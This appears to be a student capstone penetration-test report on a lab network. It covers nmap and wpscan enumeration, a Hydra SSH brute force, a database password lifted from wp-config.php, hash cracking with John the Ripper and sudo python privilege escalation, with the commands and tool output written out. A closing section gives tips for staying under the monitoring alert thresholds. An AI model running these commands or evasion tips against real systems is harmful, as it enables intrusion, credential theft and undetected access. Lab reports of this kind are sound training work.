Detection**

Network Topology & Critical Vulnerabilities

Network Topology

Network

Address
Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: KALI Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open access to SSH 22	if SSH (port 22) is left open, there is the possibility of brute-force attack.	There is no direct impact however this is still dangerous because attacker can craft attack method that circumvents having ssh open.
Enumerate usernames in WordPress (CVE-2009-2335)	The aim is to identify valid usernames on the system	There are no direct impacts to username enumeration however attacker wants to gather lots of information and this will determine the approach used in attack
User ID susceptible to Brute-Force attacks (CWE-307)	The software does not implement sufficient measure to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks	This will have a high impact because attacker will access the network and when this happens, so many dangerous possibilities can happen like creating a back door.
Root password of the database in the WordPress configuration file	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and he can quickly gain access to the database.
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script	This is dangerous because an attacker who broke in with limited access, can morph and gain admin privileges. With that, lots of destructive possibilities like root access and ability to create a backdoor will be possible.

Exploits Used

Exploitation: 1 “Open access to SSH 22”

- How did you exploit the vulnerability?

Running nmap against the network (192.168.1.110)

nmap -sV 192.168.1.110

- What did the exploit achieve?

It enumerated the open ports and services and name of machines on the network. Target one machine has port 22 open. We also see port 80 is open, this is a wordpress site. These will be exploited in the attack

```

root@Kali:~#
```

Exploitation: 2 “Enumerate username ins WordPress”

Find users/authors of the WordPress website can help attacker craft an approach as part of a larger attack

- **How did you exploit the vulnerability?**

- wpscan version 3.7.8
- wpscan returns: WordPress version 4.8.19 is used on the website
- Research shows vulnerabilities of version 4.8.19
- Enumerate users via “Author ID Brute Forcing”

- **What did the exploit achieve?**

- Users Identified: michael, steven
- Confirmed by: Login Error Messages

- **Command:**

wpscan --url http://192.168.1.110/wordpress --eu

Exploitation: 3 “User ID susceptible to Brute-Force attacks”

Summarize the following: Brute force attack against the username michael

- **How did you exploit the vulnerability?**
 - Using Hydra software network logon cracker
 - ssh brute force attack on Target 1
 - host: 192.168.1.110
- **What did the exploit achieve?**
 - User(s) michael password found
 - Password: michael
- **Command**
 - `hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh`
 - ssh login command: root@kali: `ssh 192.168.1.110 -l michael`
 - michael@192.168.1.110's password: michael

Result: Attacker can login to SSH using Michael's credentials.

Exploitation: 3 “User ID susceptible to Brute-Force attacks”



Hydra Brute Force Attack

The screenshot shows the xHydra application window. The 'Start' tab is selected, displaying the output of the brute-force attack. The output indicates that the password 'michael' was successfully found for the user 'michael' on the target IP 192.168.1.110. The application also shows the start and end times of the attack and the number of login tries.

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or security related tasks without written permission.  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-20  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:1)  
[DATA] attacking ssh://192.168.1.110:22/  
[22][ssh] host: 192.168.1.110 login: michael password: michael  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-20  
<finished>
```

SSH Login to Target 1

The screenshot shows an SSH terminal session on a target machine. The user 'michael' has successfully logged in and is now in the directory '/var/www'. The terminal output shows the user running 'ls' and 'cat flag2.txt', which reveals a flag value.

```
michael@target1: /var/www

flag2.txt  
michael@target1:/var/www$ cat flag2.txt  
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}  
michael@target1:/var/www$
```

Exploitation: 4 “Root password of the database in the WordPress configuration File”

- How did you exploit the vulnerability?

SSH into Michael's account and then located the

`wp-config.php` file and discovered the

MySQL database login credentials

- What did the exploit achieve?

Obtained database MySQL login credentials.

- Commands:

`ssh michael@192.168.1.110`

`find -iname wp-config.php`

`cd /var/www/html/wordpress`

`cat wp-config.php`

Result: R@v3nsecurity

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```

Exploitation: 4 “Root password of the database in the WordPress configuration File”

- How did you exploit the vulnerability?

- In MySQL Database, commands:
 - show database;
 - use wordpress;
 - show tables;
 - select * from wp_users;
- Copied Steven's unsalted password hash from MySQL database saved to wp_hashes.txt
- Cracked via John the Ripper
 - Password: pink84
- SSH into Steven's account
- Escalated to root via sudo python

```

Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

Which alerts detect this exploit?

HTTP Request Size

Which metrics do they measure?

Packetbeat

Which thresholds do they fire at?

>3500 in 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

nmap -sC -sV -Pn 192.168.1.110

- Are there alternative exploits that may perform better?

There are many ip scanner/port scanners available but none as robust as nmap.

```

Stealth Exploitation of Enumerating WordPress

Monitoring Overview

- Which alerts detect this exploit?
Excessive HTTP Errors & HTTP Request Size monitoring
- Which metrics do they measure?
Packetbeat
- Which thresholds do they fire at?
HTTP response code ≥ 400 in 5 minutes & HTTP request size ≥ 3500 in 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
`wpscan --url http://192.168.1.110/wordpress --wp-content-dir -at -eu`
- Are there alternative exploits that may perform better?
wp scan is the best performing exploit to use against wordpress

Stealth Exploitation of Weak Passwords

Monitoring Overview

- Which alerts detect this exploit?
- There was no alert that was set off since we ran John on our local machine

```
root@Kali:/usr/share/wordlists# john -show wp_hashes.txt  
steven:pink84
```

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- To use John the Ripper without triggering any alerts, you would make a copy of the hashed passwords to your local machine and run John the Ripper there
- Are there alternative exploits that may perform better?
- We can use Hashcat rather than John the Ripper to crack the password. Hashcat can be configured to use the GPUs (rather than CPU) of the machine

That's all Folks!
